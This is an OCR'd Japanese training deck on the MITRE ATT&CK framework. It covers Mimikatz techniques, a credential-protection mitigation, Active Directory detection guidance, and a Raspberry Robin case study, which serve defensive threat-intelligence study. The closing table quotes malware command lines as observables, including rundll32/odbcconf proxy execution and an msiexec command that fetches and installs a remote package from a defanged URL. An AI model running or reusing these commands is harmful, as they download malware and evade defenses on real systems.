
Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1134	.005	Access Token Manipulation: SID-History Injection	Mimikatz's `MISC::AddSid` module can appended any SID or user/group account to a user's SID-History. Mimikatz also utilizes SID-History Injection to expand the scope of other components such as generated Kerberos Golden Tickets and DCSync beyond a single domain.[2][3]
Enterprise	T1098		Account Manipulation	The Mimikatz credential dumper has been extended to include Skeleton Key domain controller authentication bypass functionality. The `LSADUMP::ChangeNTLM` and `LSADUMP::SetNTLM` modules can also manipulate the password hash of an account without knowing the clear text value.[2][4]
Enterprise	T1547	.005	Boot or Logon Autostart Execution: Security Support Provider	The Mimikatz credential dumper contains an implementation of an SSP.[1]
Enterprise	T1555		Credentials from Password Stores	Mimikatz performs credential dumping to obtain account and password information useful in gaining access to additional systems and enterprise network resources. It contains functionality to acquire information about credentials in many ways, including from the credential vault and DPAPI.[1][5][6][7][8]
		.003	Credentials from Web Browsers	Mimikatz performs credential dumping to obtain account and password information useful in gaining access to additional systems and enterprise network resources. It contains functionality to acquire information about credentials in many ways, including from DPAPI.[1][5][6][7]
		.004	Windows Credential Manager	Mimikatz contains functionality to acquire credentials from the Windows Credential Manager.[9]
Enterprise	T1003	.001	OS Credential Dumping: LSASS Memory	Mimikatz performs credential dumping to obtain account and password information useful in gaining access to additional systems and enterprise network resources. It contains functionality to acquire information about credentials in many ways, including from the LSASS Memory.[1][5][6][7]

3-1：TTPs

- **MITRE ATT&CKフレームワーク**
  - MITRE ATT&CKを読み解くキーワードは大きく８種類ある。
  - **（７）Mitigation（対応策）**：Common Knowledgeのリンクから、各対応策のページへ移動できる。
    - 但し、Common Knowledge側に記載されていることもある。



Home > Mitigations > Credential Access Protection

Credential Access Protection

Use capabilities to prevent successful credential access by adversaries; including blocking forms of credential dumping.

ID: M1043
Version: 1.1
Created: 11 June 2019
Last Modified: 21 October 2022


Version Permalink

Techniques Addressed by Mitigation

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1547	.008	Boot or Logon Autostart Execution: LSASS Driver	On Windows 10 and Server 2016, enable Windows Defender Credential Guard [1] to run lsass.exe in an isolated virtualized environment without any device drivers. [2]
Enterprise	T1601		Modify System Image	Some embedded network devices are capable of storing passwords for local accounts in either plain-text or encrypted formats. Ensure that, where available, local passwords are always encrypted, per vendor recommendations. [3]
		.001	Patch System Image	Some embedded network devices are capable of storing passwords for local accounts in either plain-text or encrypted formats. Ensure that, where available, local passwords are always encrypted, per vendor recommendations. [3]
		.002	Downgrade System Image	Some embedded network devices are capable of storing passwords for local accounts in either plain-text or encrypted formats. Ensure that, where available, local passwords are always encrypted, per vendor recommendations. [3]
Enterprise	T1599		Network Boundary Bridging	Some embedded network devices are capable of storing passwords for local accounts in either plain-text or encrypted formats. Ensure that, where available, local passwords are always encrypted, per vendor recommendations.[4]
		.001	Network Address Translation Traversal	Some embedded network devices are capable of storing passwords for local accounts in either plain-text or encrypted formats. Ensure that, where available, local passwords are always encrypted, per vendor recommendations. [4]
Enterprise	T1003		OS Credential Dumping	With Windows 10, Microsoft implemented new protections called Credential Guard to protect the LSA secrets that can be used to obtain credentials through forms of credential dumping. It is not configured by default and has hardware and firmware system requirements. [5] It also does not protect against all forms of credential dumping. [6]

- **MITRE ATT&CKフレームワーク**
  - MITRE ATT&CKを読み解くキーワードは大きく８種類ある。
  - **（８）データソース（検知用データソース）**：検知すべき監視対象（データソース）をまとめた内容
    - 但し、具体的な検知内容はCommon Knowledge側に記載されていることもある。



Home > Data Sources > Active Directory

Active Directory

A database and set of services that allows administrators to manage permissions, access to network resources, and stored data objects (user, group, application, or devices)[1]

ID: DS0026
Platforms: Azure AD, Windows
Collection Layers: Cloud Control Plane, Host
Contributors: Center for Threat-Informed Defense (CTID)
Version: 1.0
Created: 20 October 2021
Last Modified: 30 March 2022

Version Permalink

Data Components


Active Directory: Active Directory Credential Request

A user requested active directory credentials, such as a ticket or token (ex: Windows EID 4769)

Domain	ID	Name	Detects
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor AD CS certificate requests (ex: EID 4886) as well as issued certificates (ex: EID 4887) for abnormal activity, including unexpected certificate enrollments and signs of abuse within certificate attributes (such as abusable EKUs).[2]
Enterprise	T1558	Steal or Forge Kerberos Tickets	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4624, 4672, 4634), RC4 encryption within ticket granting tickets (TGTs), and ticket granting service (TGS) requests without preceding TGT requests.[3][4][5]Monitor the lifetime of TGT tickets for values that differ from the default domain duration.[6] Monitor for indications of Pass the Ticket being used to move laterally.
	.001	Golden Ticket	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4769, 4768), RC4 encryption within TGTs, and TGS requests without preceding TGT requests. Monitor the lifetime of TGT tickets for values that differ from the default domain duration. Monitor for indications of Pass the Ticket being used to move laterally.
	.003	Kerberoasting	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).

3-1：TTPs


- **MITRE ATT&CKフレームワーク**
  - MITRE ATT&CKフレームワーク内を検索するのであれば、CTID（Center for Threat Informed Defense）が開発している「ATT&CK Powered Suit」を使うと便利。
    - https://ctid.mitre.org/projects/attack-powered-suit/



3-1：TTPs


- **MITRE ATT&CKをどのように使うのか？**
  - 攻撃手法を表現する**共通言語**（=Common Language）として利用する。
    - 例えば、自社のインシデント事案・侵入テストによる検知状況をMITRE ATT&CKにマッピングしておくことにより、別の脅威インテリジェンスと突合したり、共有することが簡単にできる。
    - マッピングできない新しい攻撃が確認されるケースももちろんあるが原則はマッピング可能。
  - 参考： https://www.slideshare.net/erikvanbuggenhout/leveraging-mitre-attck-speaking-the-common-language

<MITRE ATT&CKによる予防・検知能力の可視化>



Source：https://twitter.com/olafhartong/status/1109569799863091201

<例：Group IB：ランサムウェアに関するホワイトペーパー>



Source：https://www.group-ib.com/whitepapers/ransomware-uncovered.html

事例：Raspberry Robin


TACTIC	TECHNIQUE	DESCRIPTION	OBSERVABLE
Initial Access	T1091 Replication Through Removable Media	In some cases, Raspberry Robin was introduced via infected removable drives. In these instances, the worm appeared as a shortcut (LNK file) masquerading as a legitimate folder on a USB device	e:\removable disk.lnk
Initial Access		`explorer.exe` with a command line containing a reference to a device or a name	ExpLoRER “USB Drive” or EXPLorEr “LAUREN V” or eXPLOReR LNkFILe
Execution	T1059.003 Command and Scripting Interpreter (Windows Command Shell)	Raspberry Robin uses the “standard-in” command prompt feature `cmd/R <` to read and execute a file with a name composed of several seemingly random alphanumeric characters	C:\Windows\system32\cmd.exe” /R CMD<lAkTp.mY0
Defense Evasion		The use of mixed-case letters, which is tradecraft sometimes used by adversaries to evade defenses (not unique to Raspberry Robin)	mSIeXEc, ExpLoRER, or HTtp in a command line
Defense Evasion	T1218.008 Signed Binary Proxy Execution: Rundll32 T1218.008 Signed Binary Proxy Execution: Odbcconf	Raspberry Robin uses legitimate Windows utilities like `fodhelper.exe` and `odbcconf.exe` to proxy DLL file execution with `rundll32.exe`	“RUNDLL32.exe” shell32,ShellExec_RunDLLA “C:\WINDOWS\syswow64\odbcconf.exe” -A {regsvr “C:\Users\[redacted]\AppData\Local\Temp\bznwi.ku.”} -E -A {configdriver VKIPDSE} -A {SETFILEDSNDIR fnpawxs PXQAND ofeslkscqqczuaj} -a {INSTALLDRIVER fqcmypo OGEYSCKXFTBNXAF}
C2	T1218.007 Signed Binary Proxy Execution: Msiexec T1071.001 Application Layer Protocol: Web Protocols	`Msiexec.exe` making external network connections to URLs that include the victim’s hostname and username	msiEXEC /Q -I hXxp://3h[.]WF:8080/ZgMaAJK3xTC/LP079LLP=52284

